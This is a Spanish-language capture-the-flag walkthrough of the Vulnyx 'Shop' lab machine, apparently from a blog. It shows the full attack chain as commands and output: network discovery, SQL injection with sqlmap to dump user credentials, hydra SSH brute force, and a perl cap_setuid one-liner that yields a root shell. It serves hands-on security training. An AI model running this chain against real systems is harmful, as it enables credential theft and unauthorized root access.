Máquina Shop (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 27 julio

Comenzamos con averiguar la dirección IP de la Máquina Víctima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

$ netdiscover -i eth1 -r 10.0.2.0/24

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:38:8a:32      1      60  PCS Systemtechnik GmbH
10.0.2.5        08:00:27:e6:e1:cd      1      60  PCS Systemtechnik GmbH
```

- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.5

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

$ ping -c 1 10.0.2.5


```
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.282 ms

── 10.0.2.5 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.282/0.282/0.282/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.


A continuación realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

$ nmap -Pn 10.0.2.5 -sVC




Como podemos comprobar la Máquina Víctima tiene abiertos los puertos **22** y **80**.

Comprobamos que es lo que corre en el puerto 80.



A continuación, realizamos con la herramienta **FFUF** un fuzzing web, para ello ejecutamos el siguiente comando:


$ ffuz -u http://10.0.2.5:80/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt



Encontramos el directorio **administrator**.

Accedemos al directorio y nos encontramos con un login, comprobamos con un **admin|admin** dándonos un error.


A continuación, arrancamos la herramienta **burpsuite** para interceptar la petición.



Podemos comprobar si el formulario es vulnerable a **SQL Injection**, para ello copiamos la petición a un archivo (**sqli.txt**).


A continuación, con la herramienta **sqlmap** ejecutamos el siguiente comando para ver las bases de datos:

$ sqlmap -r sqli.txt --dbs




Atacamos a la base de datos **Webapp** para ver las tablas, para ello ejecutamos el siguiente comando:

$ sqlmap -r sqli.txt -D Webapp --tables



Volvemos a atacar la base de datos para ver los registros en la tabla **Users**, para ello ejecutamos el siguiente comando:


$ sqlmap -r sqli.txt -D Webapp -T Users --dump



Copiamos los usuarios en un archivo (**user.txt**) y lo mismo con las contraseñas en un archivo (**pass.txt**).

Con la herramienta **hydra** realizamos un ataque a ssh para comprobar si algunos de los usuarios junto con su contraseña es válido para conectarnos a la Máquina Víctima via ssh, para ello ejecutamos el siguiente comando:

$ hydra -L user.txt -P pass.txt ssh://10.0.2.5 -T 64 -I



A continuación nos conectamos por ssh, para ello ejecutamos el siguiente comando:

$ ssh bart@10.0.2.5

```
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is SHA256:6B7Eq7tDKYRhgb51UUxBClZm4njvA+jpdW3lVy6PPK4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.
bart@10.0.2.5's password:
bart@shop:~$
```

Una vez dentro, con el script **Linpeas.sh** buscaremos opciones para escalar privilegios, previamente lo descargamos en la Máquina Víctima, para ello ejecutamos el siguiente comando:

$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

Lo ejecutamos, para ello ejecutamos los siguientes comandos:

$ chmod +x linpeas.sh
$ ./linpeas.sh

```
Files with capabilities (limited to 50):
/usr/bin/perl5.28.1 = cap_setuid+ep
/usr/bin/perl = cap_setuid+ep
```

Como podemos comprobar el binario **perl** tiene la capabilities **cap_setuid** siendo posible utilizarlo como una puerta trasera para mantener el acceso privilegiado manipulando su UID del proceso, por lo tanto nos vamos a la página gtfobins a mirar el payload para así explotarla.

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

Lo podemos ejecutar directamente o en un script:

$ ./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'

¡¡¡Ya somos **root**!!!

Ya podemos leer las flags de **user** y **root**.

```
# cat user.txt
598a05f84190e32
# cd /root
# cat root.txt
1c4cddb6c20e0e7
#
```